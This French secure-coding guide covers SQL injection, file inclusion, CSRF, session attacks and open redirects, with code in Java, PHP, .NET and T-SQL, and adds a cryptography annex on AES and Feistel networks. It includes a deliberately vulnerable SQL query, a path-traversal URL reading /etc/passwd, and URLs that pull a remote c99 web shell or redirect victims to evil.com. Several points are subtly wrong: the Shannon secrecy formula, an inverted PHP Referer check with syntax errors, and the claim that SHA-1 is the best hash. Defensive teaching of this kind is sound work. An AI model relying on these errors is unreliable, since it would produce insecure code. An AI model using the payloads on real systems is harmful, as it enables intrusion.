Exemple: Java EE : Prepared Statement vulnérable

```
String query =
        "SELECT * FROM users WHERE userid ='"+ userid + "'" + " AND password='" + password + "'";
PreparedStatement stmt = connection.prepareStatement(query);
ResultSet rs = stmt.executeQuery();
```

Ce code est vulnérable aux injections SQL car il utilise des requêtes dynamiques pour concaténer des données malveillantes à la requête elle-même.

PHP : Prepared Statement

En PHP, la classe **PDOStatement**, disponible depuis PHP 5.0, permet de créer et d'exécuter des instructions SQL paramétrées. La méthode *prepare* de la classe PDOStatement sert à créer une instruction qui sera ensuite exécuter avec la méthode *execute*. Une requête SQL crée par la méthode *prepare* peut contenir des paramètres nommés (:name) ou des marqueurs (?) qui seront ensuite remplacés par les paramètres désirés à l'exécution de la requête.

Exemple: PHP : Prepared Statement avec paramètres nommés

```
<?php
/* Execute a prepared statement by passing an array of values */
$sql = 'SELECT name, colour, calories
    FROM fruit
    WHERE calories < :calories AND colour = :colour';
$sth->execute(array(':calories' => 150, ':colour' => 'red'));
$result = $sth->fetchAll();
?>
```

Exemple: PHP : Prepared Statement avec marqueurs

```php
<?php
/* Execute a prepared statement by passing an array of values */
$sth = $dbh->prepare('SELECT name, colour, calories
    FROM fruit
    WHERE calories < ? AND colour = ?');
$sth->execute(array(150, 'red'));
$result = $sth->fetchAll();
?>
```

Utilisation de mapping objet-relationnel

Les **Object-Relational Mapping (ORM) Frameworks** permettent de gérer les requêtes sous la forme de méthodes d'objet. Ces frameworks permettent donc, entre autres, de paramétrer les requêtes.
.NET propose la solution Entity Framework qui permet à l'utilisateur de gérer les requêtes suivants deux méthodes : *EntitySQL* et *Link-To-Entities*. EntitySQL implémente Entity Data Model (EDM). Ce modèle permet de traiter les données en sortie comme un objet. En utilisant **EntityCommand**, il est possible de paramétrer les requêtes avec la méthode *Parameteters*.

Exemple: .NET : Prepared Statements avec EntitySQL

```
    string esqlQuery =
        @"SELECT VALUE Contact FROM AdventureWorksEntities.Contacts
                    AS Contact WHERE Contact.LastName = @ln AND
                    Contact.FirstName = @fn";

    using (EntityCommand cmd = new EntityCommand(esqlQuery, conn))
    {
        EntityParameter param1 = new EntityParameter();
        param1.ParameterName = "ln";
        param1.Value = "Adams";
        EntityParameter param2 = new EntityParameter();
        param2.ParameterName = "fn";
        param2.Value = "Frances";

        cmd.Parameters.Add(param1);
        cmd.Parameters.Add(param2);

        using (DbDataReader rdr = cmd.ExecuteReader(CommandBehavior.SequentialAccess))
        {
            // Iterate through the collection of Contact items.
            while (rdr.Read())
            {
                Console.WriteLine(rdr["FirstName"]);
                Console.WriteLine(rdr["LastName"]);
            }
        }
    }
```

.NET : Mapping relationnel

Avec **Link-To-Entities**, il est également possible de réaliser des commande en utilisant un style pseudo-SQL (Query Syntax) ou en considérant la requête comme un objet. Dans le cas de la *Query Syntax*, tous les paramètres dynamiques c'est-à-dire ajouté par une variable seront automatiquement paramétrés dans la requête SQL résultante. Cependant une injection hardcodée (par exemple l'interprétation directe d'une phrase pouvant être modifié par un utilisateur) peut faire l'objet d'une injection. Dans le cas de la *Method Syntax*, le développeur peut également utilisé une syntaxe SQL en utilisant **Dynamic Linq Syntax**. Cette option permet de réaliser des Linq injections. Pour éviter ce type

d'attaque, il est nécessaire d'utiliser des *placeholders*.

Exemple: .NET : ORM avec Link-To-Entities

```
    // Query Syntax
    var L2EQuery = from it in context.Store
            where it.Item == "craft"
            select it;
    var item = L2EQuery.FirstOrDefault<item>();

    //Method Syntax avec Dynamic Linq Syntax
    var L2EQuery = context.Store.where("i=>i.ItemName == \""+user_input+"\" and allowed == 1" );
    var item = L2EQuery.FirstOrDefault<item>();

    //Method Syntax avec Dynamic Linq Syntax et placeholder
    var L2EQuery = context.Store.where("i=>i.ItemName == @0 and allowed == 1", user_input );
    var item = L2EQuery.FirstOrDefault<item>();
```

En PHP, il est possible de réaliser l'interfaçage ORM à l'aide de la librairie externe **Doctrine**

Exemple: PHP : Inititation ORM avec Doctrine

```
<?php
class Users extends Doctrine_Record
{
    public function setTableDefinition()
    {
            $this->setTableName('users');
        $this->hasColumn('id', 'integer', 42, array('primary' => true, 'autoincrement' => true));
        $this->hasColumn('Name', 'string', 100);
        $this->hasColumn('Roles', 'string', 100);
    }
}
?>
```

Exemple: PHP : Utilisation ORM avec Doctrine

```
<?php
$myUsers = new Users();
$myUsers->Name = "Pierre d'Huy";
$myUsers->Roles = 'Admin';
$myUsers->save();
?>
```

Doctrine échappe la chaine de caractère pour l'insérer. Cependant Doctrine seul ne garantit pas une protection complète contre les injections SQL. Sa documentation officielle recommande d'utiliser en complément les fonctions de Prepared Statement.

Protection par l'utilisation de procédures stockées

Il est possible d'utiliser des procédures stockées afin de protéger le code de l'injection à l'échelle de la base de données. Il est nécessaire pour cela de prendre en compte le fait que ce type de procédures doit être audité avec attention de même que leurs appels ne doivent pas laisser la possibilité de les contourner.

Il est possible de réaliser des procédure en utilisant Transact-SQL (T-SQL), le langage de programmation SQL des *SQL Server*. T-SQL offre deux fonctions native pour protéger les entrées utilisateurs : *QUOTENAME* et *sp_executesql*.
QUOTENAME permet d'échapper une chaine de caractère en accord avec le paramètre QUOTED_IDENTIFIER. Si ce paramètre est positionné à *on*, T-SQL respecte le standard

SQL (double quote pour un objet, quote pour une chaine de caractère), s'il est positionné à *off* il respecte la norme Microsoft (crochet pour un objet, double quote pour une chaine de caractères).

✎ Exemple: T-SQL : QUOTENAME()

```
SET @var=QUOTENAME(@variable);
IF ISDATE(@var) = 1
  SELECT * FROM blog WHERE date=@var;
ELSE
  PRINT 'ERROR';
```

sp_executesql permet de réaliser le casting d'une variable en un type donné.

T-SQL : Procédure stockée

✎ Exemple: T-SQL : sp_executesql

```
DECLARE @SQL NVARCHAR(1000);
SET @SQL = 'SELECT * FROM users WHERE user=@Field1';
EXECUTE sp_executesql @SQL, N'@Field1 VARCHAR(10)', @user ;
```

Il également possible de réaliser ce filtrage avec MySQL.

✎ Exemple: MySQL : QUOTE()

```
CREATE PROCEDURE escaperequest(in variable text)
BEGIN
    SET @s = CONCAT('INSERT INTO `users` (`details`) VALUES(\'', QUOTE(variable), '\')');
    PREPARE stmt FROM @s;
    EXECUTE stmt;
    COMMIT;
END;
```

4.2.3 Gestion des entrées utilisateurs : File Inclusion

☞Définition

Une Local File Inclusion (LFI) est une inclusion de fichier local par l'utilisation d'un mécanisme de lecture présent dans le code, comme par exemple l'inclusion d'un paramètre GET d'un document à charger. Cela peut servir à lire des fichiers locaux propres aux systèmes d'exploitation ou au serveur web comme par exemple, les fichiers .htaccess sur debian ou web.config sur IIS.

L'accès à la page pourrait être fait via l'URL : `http://example.com/preview.php?file=example.html`. En modifiant l'URL à `http://example.com/preview.php?file=../../../etc/passwd`, l'attaquant pourrait accéder au fichier /etc/passwd qui sur les serveurs Unix donnent de précieuses informations sur les utilisateurs d'un serveur.

Cette menace peut être restreinte côté serveur par l'usage d'une vérification des entrées utilisateurs via des REGEX. La gestion d'accès peut également se faire via la configuration du serveur. Par défaut l'accès à l'arborescence du dossier racine du serveur web est interdite mais l'utilisation de dossier virtuel peut permettre de contourner cette restriction.
Par exemple, en ASP.NET, le fichier web.config permet de restreindre les accès par utilisateurs identifiés.

✎ Exemple: web.config : Deny Folder Access

```
<location path="upload/" >
<system.web>
        <security>
                <authorization>
                        <add accessType="Deny" roles="*" verbs="PUT">
                </authorization>
        </security>
</system.web>
```

☞Définition

Une Remote File Inclusion (RFI) est une inclusion d'un fichier distant par l'utilisation d'un mécanisme de lecture présent dans le code, comme par exemple l'inclusion d'un paramètre GET d'un document à charger. Cela peut servir notamment à inclure un code javascript malveillant exécuté par l'utilisateur ou un code exécuté par le serveur.

En reprenant l'exemple précédent, l'attaquant pourrait exécuter la requête via l'URL : `http://example.com/preview.php?file=http://evil.com/c99.aspx`.
En cas de nécessité d'inclure des pages distantes, il est recommandé de restreindre l'exécution des fichiers par Content-Type et par origine.
L'implémentation d'une restriction peut se faire en utilisant des fonctions natives comme la fonction *IsWellFormedUriString()* en .NET. Cette fonction permet de vérifier la structure d'une URL et sa conformité par rapport aux RFC.

✎ Exemple: .NET : Vérification d'URI relative

```
var uri= Request.QueryString["Uri"];
if (!Uri.IsWellFormedUriString(uri,UriKind.Relative)){
        throw new ApplicationException("URI not allowed");
}
```

La vérification basée sur liste blanche peut également se réaliser en utilisant la classe **DbContext**.

✎ Exemple: .NET : Vérification par liste blanche

```
//var db = new DbContext();
// [...]
var uri= Request.QueryString["Uri"];
if (!db.WhiteListURLs.Where(u => u.URL == url).Any()){
        throw new ApplicationException("URI not allowed");
}
```

4.2.4 Gestion des sessions : CSRF

☞Définition

Une Cross-Site Request Forgery (CSRF) est une attaque consistant à induire un utilisateur connecté à réaliser une action à son insu. Ce type d'attaque se réalise par la réalisation d'une requête par l'utilisateur. Elle peut se réaliser par un fichier HTML ou PDF malveillant, l'accès à une page web ou en utilisant une autre vulnérabilité (XSS, unvalidated redirection...). Une CSRF peut se contrer en utilisant :

- Une vérification de l'origine du visiteur
- Un *token* anti-CSRF
- Une double validation

Vérification de l'origine du visiteur par referer

L'origine d'un visiteur peut être déterminé par le header HyperText Transfer Protocol (HTTP) *Referer* si celui-ci est envoyé. En effet le *Referer* permet d'obtenir la provenance d'un visiteur.

✎ Exemple: HTTP : Header Referer

```
GET https://en.wikipedia.org/wiki/Test HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: fr-FR,fr;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: WMF-Last-Access=18-Brum-VIII
Referer: https://www.google.fr/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

L'obtention du Referer peut se faire aisément en utilisant une fonction native de .NET.

✎ Exemple: .NET : Vérification du Referer

```
var referer = request.UrlReferrer;
if (referer == null || referer.Host != Request.Url.Host )
        throw new ApplicationException("Erroneous referer");
```

Cette vérification peut s'exécuter en PHP avec la variable globale *$_SERVER*

✎ Exemple: PHP : Vérification du Referer

```
<?php
        $ref=$_SERVER['REFERER']
        if($ref == "example.com"){
                echo "Erroneous referer"
        }
```

Implémentation d'un token anti-CSRF (en POST)

Le traitement normal contre les CSRF consiste normalement en l'utilisation d'un *token* aléatoire propre à chaque page. Ce *token* est généralement nommé *token anti-CSRF*. Il permet de garantir que la provenance d'une requête est bien celle attendue dans le cas d'un formulaire. Dans le cas d'un utilisateur authentifié, cela permet de garantir que

l'utilisateur a bien rempli une page donnée avant d'effectuer cette requête.
L'usage le plus courant consiste à utiliser un champ *hidden* dans le formulaire.

Attention

Cette méthode peut poser des problèmes, notamment dans le cas d'une XSS. En effet, l'attaquant peut utiliser une XSS pour lire la DOM de la page et ainsi déterminer la valeur du *token*.

Il est possible de créer ce *token* en utilisant une donnée difficile à deviner, comme par exemple, le Session ID (SID) de l'utilisateur. Le SID étant normalement propre à une session (voir Gestion des sessions) et complètement aléatoire, il s'agit d'une donnée particulièrement efficace pour ce type d'usage. Afin d'éviter le vol du SID, il est recommandé d'en réaliser le condensat voir d'y appliquer un sel.
L'exemple suivant implémente la fonction en .NET.

Exemple: .NET : Création d'un token anti-CSRF à partir du SID

```
Protected override OnInit(EventArgs e){
        base.OnInit(e);
        if (User.Identity.IsAuthenticated){
                HashAlgorithm sha = new SHA1CryptoServiceProvider();
                byte[] result = sha.ComputeHash(Session.SessionID);
                Session["AntiCSRF"]=System.Convert.ToBase64String(result, 0, 15);
        }
```

La méthode précédente expose cependant à un problème majeur. En effet, la constance du *token* sur la session fait que le vol du SID à un moment donné reste vrai pour toute la session. Il est recommandé quand c'est possible d'utiliser un Cryptographicaly Secure Pseudo Random Number Generator (CSPRNG) pour la source du *token* ou une fonction native du framework.
Le framework MVC en .NET permet d'intégrer le *token* directement dans la génération de la page.

Exemple: ASP.NET : Intégration du token anti-CSRF dans un formulaire MVC

```
@using (Html.BeginForm())
{
        @Html.AntiForgeryToken()
        @Html.LabelFor(m => m.Status)
        @Html.TextBoxFor(m => m.Status)
        <input type="submit" value="Update Status" />
}
```

Le code ci-dessus génère un champ caché contenant le token anti-CSRF dans le code du formulaire et dans le cookie **__RequestVerificationToken**. Le code .NET côté serveur nécessite l'utilisation de l'attribut **ValidateAntiForgeryToken**. Ainsi la fonction de vérification du *token* sera de la forme suivante.

Exemple: .NET : Vérification du token anti-CSRF de MVC

```
[HttpPost]
[Authorize(Roles="Administrators")]
[ValidateAntiForgeryToken]
public ActionResult Index(model){
        if(ModelState.IsValid){
                //Le token anti-CSRF a été vérifié
        }
}
```

La configuration du *token* anti-CSRF doit se faire dans le fichier de configuration ASP.NET, **Global.asax.cs**. Il est recommandé de configurer l'utilisation de SSL (HTTPS) et de rajouter de l'entropie dans les sources de données : par exemple l'utilisation d'un fournisseur supplémentaire d'entropie complémentaire (utilisant l'interface *IAntiForgeryAdditionalDataProvider*) ou d'une source supplémentaire (utilisant la classe *ClaimTypes*).

Exemple: .NET : Configuration du token anti-CSRF

```
//Global.asax.cs
private static void ConfigureAntiForgeryTokens(){
        AntiForgeryConfig.AdditionalDataProvider = myDataProvider;
        AntiForgeryConfig.RequireSsl = true;
        UniqueClaimeTypeIdentifier = ClaimTypes.country;
}
```

En Java, aucune solution native ne permet la mise en place d'un mécanisme Anti-CSRF. Cependant il est possible d'utiliser le mécanisme de la classe TokenInterceptor de Struts ou l'utilisation des ViewStates dans JSF.

Il est fortement recommandé d'utiliser une version chiffrée du viewstate afin de se protéger de la divulgation d'information. Le chiffrement peut s'activer avec l'option :

Exemple: JSF : Web.xml configuration

```
<env-entry>
        <env-entry-name>com.sun.faces.ClientStateSavingPassword</env-entry-name>
        <env-entry-type>java.lang.String</env-entry-type>
        <env-entry-value>
                MyFabulousAndCompletelyRandomPassword
        </env-entry-value>
</env-entry>
```

Implémentation d'un token anti-CSRF (en AJAX)

Cependant cette méthode est inexploitable en AJAX. MVC fournit dans ce cas les fonctions *AntiForgery.GetTokens* et *AntiForgery.Validate*. De cette manière, le *token* peut être transmis dans le header de transmission de fichier JSON. Dans l'exemple suivant, le header est d'abord créé en ASP.NET puis vérifié en .NET.

✎ Exemple: ASP.NET : Intégration du token anti-CSRF dans une requête AJAX

```
@functions{
        public string TokenHeaderValue(){
                string cookieToken, formToken;
                AntiForgery.GetTokens(null,out cookieToken, out formToken);
                return cookieToken + ":" + formToken;
        }
}

$.ajax({
    type: "GET",
    beforeSend: function (xhr, settings)
    {
        $.extend(settings, { headers: { "RequestVerificationToken", TokenHeaderValue() } });
    },
    url: url,
    dataType: "json",
    processData: false,
    crossDomain: true
});
```

✎ Exemple: .NET : Vérification du token anti-CSRF dans une requête AJAX

```
if (request.Headers.TryGetValues("RequestVerificationToken", out tokenHeaders)){
        string tokens = tokenHeaders.First().Split(':');
        if (tokens.Length == 2){
                cookieToken = tokens[0].Trim();
                formToken = tokens[1].Trim();
        }
}
AntiForgery.Validate(cookieToken,formToken);
```

Recommandations complémentaires

D'autres solutions peuvent être utilisées pour renforcer le contrôle de provenance :

- Utilisation d'un champ de *Completely Automated Public Turing test to tell Computers and Humans Apart* (CAPTCHA)
- Ré-authentification ou une confirmation du mot de passe
- Envoi d'un One Time Pad (OTP)

La mise en place d'un CAPTCHA peut se faire aisément en utilisant les bibliothèques consacrées comme reCAPTCHA.

4.2.5 Gestion des sessions : fixation, injection, vol

☞Définition

Une session est identifiée, côté serveur, par un SID. Le SID est une information partagée entre le navigateur et le serveur et permet à un navigateur de se faire reconnaitre auprès du serveur. Il peut prendre différentes formes : cookie, données POST, dans l'URL... La meilleure implémentation consiste cependant à transmettre cette donnée dans un cookie de session. Du fait de l'importance du SID, de nombreuses protections doivent être mises en place contre son vol ou son usage par un tiers.

Injection de SID

☞Définition

Une injection de SID consiste en la capacité par l'attaquant de paramétrer le SID de la victime au sein du site. Cela peut se faire par l'utilisation du SID dans l'URL, dans une requête POST ou dans le cookie si celui-ci n'est pas protégé correctement contre les attaques XSS. Une fois injecté, l'attaquant pourra accéder aux informations de la victime quand elle se connecte.

Pour se protéger de ce type d'attaque, il est recommandé d'utiliser un index de tous les SIDs actifs. Cette protection permet d'éviter l'utilisation de SID forgé par l'attaquant et évite que celui-ci injecte ses propres SID dans les données du site.
En ce cas l'attaquant peut utiliser un SID qu'il aura généré en se connectant lui-même au site. Une fois, la victime injectée, le serveur ne pourra pas facilement identifier un utilisateur injecté d'un autre, cette attaque s'appelle une **fixation de session**. Il est alors possible d'utiliser l'adresse IP de l'utilisateur pour déterminer si les données de session reste cohérente.

Cependant ce type d'information s'oppose à la création de session longue durée pour les terminaux mobiles qui peuvent utiliser de multiples points d'accès.

Fixation de SID

☞Définition

Une fixation de session consiste en la capacité par l'attaquant d'exploiter le mécanisme du site pour fournir à la victime un SID statique de son choix. Il s'agit d'un type particulier d'injection de SID.

Afin d'éviter les attaques par fixation de session, il est nécessaire de changer le SID après la connexion d'un utilisateur. En effet, si le SID reste constant, l'utilisateur peut utiliser sans le savoir le SID d'un attaquant.

✎ Exemple: .NET : Protection contre la fixation de session

```
1 //pre_login.cs
2 Session.Abandon();
3 Response.Redirect("login.aspx");
4
5 //login.aspx
6 @if(Session.isNewSession()==false)
7         throw new ApplicationException("Session Fixation Attack")
```

Vol de session

☞Définition

Le plus couramment un SID est stocké dans un cookie de session. Ce cookie de session est donc la seule information permettant de relier un utilisateur à sa session. Il devient donc critique à protéger

Attention

Afin de protéger le cookie de session contre d'éventuels vols de données, celui-ci doit être paramétré avec les flags *HttpOnly* et *Secure*. Ces options permettent respectivement de rendre le cookie inaccessible au XSS et impossible à échanger en connexion HTTP.

Important

Le flag *Secure* n'est approprié que pour les sites supportant HTTPS. Il est impossible à configurer sur un site en HTTP seulement. En revanche, *HttpOnly* peut être utilisé en HTTP et en HTTPS.

Par défaut en .NET, les cookies de session sont automatiquement configuré en *HttpOnly*. Cependant, le flag *Secure* n'est pas automatiquement activé et doit être configuré dans le fichier *web.config*. De plus, en cas d'utilisation de cookie de session ne reposant pas sur le cookie **ASP.NET_SessionId**, la configuration en *HttpOnly* peut être configuré à l'échelle globale ou à la création du cookie.

Exemple: .NET : Création d'un cookie sécurisé

```
HttpCookie MyCookie = new HttpCookie("SuperSecret");
MyCookie.Value = "No Security through Obscurity";
MyCookie.Expires = now.AddHours(1);
MyCookie.HttpOnly = true; // Secure Cookie against JS Injection
MyCookie.Secure = true; // Secure Cookie against HTTP Interception
Response.Cookies.Add(MyCookie);
```

.NET : Protection des cookies

Exemple: web.config : Configuration des cookies de sessions et configuration générale

```
<system.web>
        <httpCookies httpOnlyCookies="true" requireSSL="true" />
        <sessionState
                cookieless="false"
                regenerateExpiredSessionId="true"
                timeout="30"
        />
</system.web>
```

En PHP, les flags *Secure* et *HttpOnly* ne sont pas activé par défaut, il est alors recommandé de les activer si le cookie **PHPSESSID** est utilisé.

Exemple: php.ini : Configuration des cookies de sessions et configuration générale

```
[PHP]
; ...
session.cookie_secure = 1
session.cookie_httponly = 1
; Non géré par défaut
session.use_strict_mode = 1
; Par défaut cette option est à 0, cependant sa configuration à 1 empêche l'injection de SID forgé
session.use_cookies = 1
session.use_only_cookies = 1
;Par défaut
; ...
```

4.2.6 URL : Direct Access Reference et Unvalidated Redirection

Unvalidated Redirection

☞Définition

Une *Unvalidated Redirection* est une attaque consistant à utiliser un mécanisme de redirection du site en modifiant l'adresse cible via une entrée utilisateur. Ce type d'attaque peut permettre de conduire des campagnes de phishing. En effet, la redirection est transparente pour l'utilisateur et celui-ci peut croire être sur un site légitime, là où l'attaquant l'a redirigé vers une copie. De plus, dans certains cas, des informations peuvent être transmises lors de la redirection comme les identifiants ou mot de passe.

Les attaques de ce type exploitent en général les URLs du type `http://example.com/login?ReturnURL=/Admin` en substituant le */Admin* par l'adresse choisie par l'attaquant. Par exemple, l'attaquant pourra envoyer l'adresse suivante à l'utilisateur : `http://example.com/login?ReturnURL=http://evil.com/login` avec une interface imitant l'interface de login.

Différentes mesures existent pour se prémunir de ce type d'attaque de la même manière que contre les LFIs ou les RFIs. Par exemple si l'adresse est relative, le code peut vérifier qu'elle le reste :

✎ Exemple: .NET : Vérification d'URI relative

```
1 var uri= Request.QueryString["Uri"];
2 if (!Uri.IsWellFormedUriString(uri,UriKind.Relative)){
3         throw new ApplicationException("URI not allowed");
4 }
```

Si le processus nécessite de rediriger vers une page externe, le code peut vérifier que celle-ci appartient bien à une liste blanche en utilisant la classe **DbContext**.

✎ Exemple: .NET : Vérification par liste blanche

```
1 //var db = new DbContext();
2 // [...]
3 var uri= Request.QueryString["Uri"];
4 if (!db.WhiteListURLs.Where(u => u.URL == url).Any()){
5         throw new ApplicationException("Redirection not allowed");
6 }
```

Enfin une notification peut être affichée à l'utilisateur en cas de sortie du site.

Direct Object Reference

☞Définition

Une attaque par *Insecure Direct Object Reference* consiste en un accès direct à une ressource ou une fonction du serveur sans restriction de contrôle d'accès, c'est-à-dire qu'un utilisateur disposant de droits insuffisants et/ou anonyme pourrait être en mesure d'accéder à des fonctions privilégiées par la seule connaissance de l'adresse direct de la fonction.

Ce type de vulnérabilité se retrouve fréquemment sur les sites Web avec l'accès à des fonctions d'APIs permettant d'ajouter des utilisateurs ou de les énumérer simplement en faisant varier des paramètres ou en devinant une URL prédictible du type "/AddUser.php".
Les protections contre ce type de vulnérabilité repose sur un meilleur contrôle d'accès des utilisateurs.

En .NET, pour éviter l'accès à des zones non-autorisée, il est possible de contrôler les utilisateurs par rôles, nom ou type avec IIS. L'authentification est à différencier de la gestion par session. En effet le cookie de session ne contient que la session, tandis que le cookie d'authentification contient plus d'informations comme les informations de groupes auquel appartient le user. Il est recommandé de protéger ce cookie par l'utilisation du flag **protection** qui chiffre le cookie.

Exemple: web.config : Authentication et Authorization

```
<authentication mode="Forms">
  <forms loginUrl="Login.aspx"
         protection="All" timeout="30"  name=".ASPXAUTH" path="/"
         requireSSL="true" slidingExpiration="true" defaultUrl="default.aspx"
         cookieless="false" enableCrossAppRedirects="false" />
</authentication>
<roleManager
 defaultProvider="SQL"enabled="true"
 cacheRolesInCookie="true" >
</roleManager>
 <authorization>
   <deny users="?" />
 </authorization>

 <credentials passwordFormat="SHA1" >
   <user name="Mercure"
        password="07B7F3EE06F278DB966BE960E7CBBD103DF30CA6"/>
 </credentials>
```

Cette configuration permet d'utiliser un ticket protégé et chiffré au sein d'un cookie de session permettant d'associer un utilisateur à son profil. En outre, il permet également de gérer les autorisations de manière plus fine. Il est à noter que pour les identifiants stockés dans le fichier de configuration, SHA-1 est la meilleure méthode cryptographique de hachage. Avec `<authentication mode="Forms"/>`, il est possible d'utiliser les mécanismes d'authentification de Windows.
En utilisant l'autentification de type *Forms*, la page de login doit être configuré pour intégrer l'authentification Forms.

Exemple: .NET : Code de script dans la page d'authentification

```
void SubmitBtn_Click(Object Source, EventArgs e)
{
    // Try to authenticate credentials supplied by user.
    if (FormsAuthentication.Authenticate(UserName.Value,
          UserPassword.Value))
    {
        FormsAuthenticationTicket ticket = new
            FormsAuthenticationTicket(UserName.Value, false, 5000);

        FormsAuthentication.RedirectFromLoginPage(UserName.Value,
            Persist.Checked);
    }
}
```

Dans le cas d'un besoin d'intégration au sein d'une application legacy, le code suivant peut être utilisé :

Exemple: .NET : Gestion des Forms Ticket dans un contexte legacy

```
FormsAuthenticationTicket tkt =
      new FormsAuthenticationTicket(1, username,
        DateTime.Now, DateTime.Now.AddMinutes(30),
        chkPersistCookie.Checked, "");
HttpCookie ck =
      new HttpCookie(FormsAuthentication.FormsCookieName, FormsAuthentication.Encrypt(tkt));
```

Annexe A

Cryptographie

☞Prérequis

L'European Payments Council (EPC) fournit le tableau suivant pour l"évaluation du niveau de sécurité :

n [a]	Algorithme de chiffrement symétrique	Algorithme de condensat	RSA (ou tout algorithme basé sur $\mathbb{Z}/n\mathbb{Z}$)	ECC
80	2DES	SHA1	1024	160
112	3DES	SHA224 et $SHA3_{224}$	2048	224
128	AES128	SHA256 et $SHA3_{256}$	3072	256
192	AES192	SHA384 et $SHA3_{384}$	7680	384
256	AES256	SHA512 et $SHA3_{512}$	15360	512

Le niveau de sécurité requis aujourd'hui est à minima de 100 bits.

a. n bits de sécurité signifie qu'un attaquant aura besoin de 2^n opérations (une opération équivalent au temps de chiffrement) pour casser la sécurité

Important

L'application de l'algorithme de Grover avec des ordinateurs quantiques réduirait les bits de sécurité de moitié pour les algorithmes de chiffrements symétriques. L'application de l'algorithme de Shor rendra l'évaluation de RSA et ECC négligeable.

A.1 Cryptographie symétrique

A.1.1 Principes

☞Définition

La cryptographie symétrique repose sur un système à clefs partagées garantissant la confidentialité de la communication. Le secret du chiffré repose entièrement sur le secret de la clef.

La cryptographie symétrique repose sur le principe de la confidentialité parfaite de Shannon défini en 1949 :

— À un texte chiffré, donné la probabilité d'associer un clair donné doit être égale à la probabilité d'associer n'importe quel clair soit $P(M|C) = P(C)$.
— **Réciproquement** : À un texte clair donné, la probabilité d'associer un chiffré donné doit être égale à la probabilité d'associer n'importe quel chiffré soit $P(C|M) = P(M)$.

A.1.2 Chiffrement par bloc

☞Définition

Le chiffrement par bloc est une méthode de chiffrement consistant à chiffrer des blocs de taille fixe définie par l'algorithme. Ce chiffrement se fait en général en utilisant plusieurs tours (*rounds*) de manière itérative durant lesquels le chiffré passe par des états internes (*state*) intermédiaires avant d'être altéré par la sous-clef ou clef de tour.

Ce type de chiffrement est le seul utilisé dans le cadre des connexions TLS à l'exception de RC4 qui est considéré comme déprécié.
De nombreuses attaques ont été publiées contre les chiffrements par blocs de 64 bits qui impactent notamment l'implémentation Kasumi, 3DES et DES dont *sweet32*. Un attaquant ayant connaissance de suffisamment de ciphertext sera en mesure de déterminer le plaintext en partant de la connaissance d'un bloc en clair. Depuis 2000, le standard initié par le concours AES requiert une taille de bloc de 128 bits. L'ANSSI recommande également une taille de bloc de 128 [1] [2]bits.
L'attaque de moindre complexité pour AES consiste en une attaque par brute-force, la difficulté de l'attaque est donc fonction de la taille de la clef avec une complexité cryptographique de 128 bits pour AES-128 et 256 bits pour AES-256. La complexité cryptographique de DES est de 80 pour 2DES (ou *2TDEA*) soit une clef de 112 bits et 112 pour 3DES soit une clef de 168 bits. Cependant cette complexité est basée sur la connaissance par l'attaquant d'un faible volume de correspondance de *ciphertext* et *plaintext* ($< 2^{40}$). L'ANSSI recommande une solidité de clef supérieure à 128 [3] [4]bits.

☞Définition

Les système de chiffrement par bloc reposent sur un algorithme de cadencement de clé (*key schedule*) pour dériver la clef en sous-clefs utilisables aux états internes intermédiaires successifs. Le *key schedule* est dépendant de l'algorithme de chiffrement utilisé.

1. 2015: `http://www.ssi.gouv.fr/uploads/2015/01/RGS_v-2-0_B1.pdf`
2. À partir de 2020, 64 bits est suffisant à ce jour
3. 2015: `http://www.ssi.gouv.fr/uploads/2015/01/RGS_v-2-0_B1.pdf`
4. À partir de 2020, 100 bits est suffisant à ce jour

Réseau de Feistel

☞Définition

Les réseaux de Fesitel (*Feistel cipher*) sont utilisés par de nombreux systèmes de chiffrement par bloc (DES, Camelia, Blowfish, Kasumi...). Ce type de système consiste en une dérivation du bloc en plusieurs tours. De sorte que, $C = L||R$, F la fonction de transformation et K la sous-clef du tour,

$$\begin{cases} R_i \rightarrow L_{i+1} \\ L_i \oplus F(R_i, K_i) \rightarrow R_{i+1} \end{cases}$$

Le déchiffrement s'effectue alors par (en fonction du nombre de *rounds*),

$$\begin{cases} L_{i+1} \rightarrow R_i \\ R_{i+1} \oplus F(L_{i+1}, K_{i+1}) \rightarrow L_i \end{cases}$$

Attention

Un réseau de Feistel où L et R sont de tailles différentes est appelé *unbalanced*.

La clef de chiffrement pour chaque bloc est générée via un *key schedule*. La génération de la sous-clef est primordiale pour garantir la sécurité du chiffrement.

AES

☞Définition

Le chiffrement AES repose sur un nombre limité de *rounds* qui est fonction de la taille initiale de la clef [a]. La clef est étendue par l'expansion de la clef à l'aide d'un algorithme de *key schedule* de sorte que chaque round dispose d'une clef de 128 bits.
Le plaintext est représenté sous la forme d'une matrice carrée de 16 octets (128 bits). Cette matrice représente le *state* au cours de chaque opération.

a. 10 *rounds* pour 128 bits, 12 pour 192 bits, 14 pour 256 bits

Lors du premier *round*, la round key est XORé octet par octet avec le *state*, tel que $a_{i,j} \oplus k_{i,j} = b_{i,j}$ où b est le nouvel état interne. Lors des étapes intermédiaires, le state subit les étapes suivantes [5] (considérant a comme l'état intermédiaire actuel, b comme l'état suivant et i,j comme les coordonnées au sein de la matrice d'état) :

$$\begin{cases} \forall i,j \in [[0,3]], a_{i,j} \rightarrow_{S-Box} b_{i,j} & (1) \\ \forall i,j \in [[0,3]], a_{i,j} \rightarrow b_{i-j \pmod 4,j} & (2) \\ \forall j \in [[0,3]], \begin{bmatrix} 2 & 3 & 1 & 1 \\ 1 & 2 & 3 & 1 \\ 1 & 1 & 2 & 3 \\ 3 & 1 & 1 & 2 \end{bmatrix} \begin{bmatrix} a_{0,j} \\ a_{1,j} \\ a_{2,j} \\ a_{3,j} \end{bmatrix} = \begin{bmatrix} b_{0,j} \\ b_{1,j} \\ b_{2,j} \\ b_{3,j} \end{bmatrix} inGF_{2^8} & (3) \\ \forall i,j \in [[0,3]], a_{i,j} \oplus k_{i,j} = b_{i,j} & (4) \end{cases}$$

5. Ces étapes sont :
(1) SubBytes : Utilisation de la S(ubstitution)-Box
(2) ShiftRows : Permutation sur la ligne
(3) MixColumns : Utilisation d'une transformation par une matrice fixée
(4) AddRoundKey : XOR avec l'octet correspondant de la sous-clef

L'étape finale n'applique que les formules 1,2 et 4.

A.1.3 Mode de chiffrement par blocs

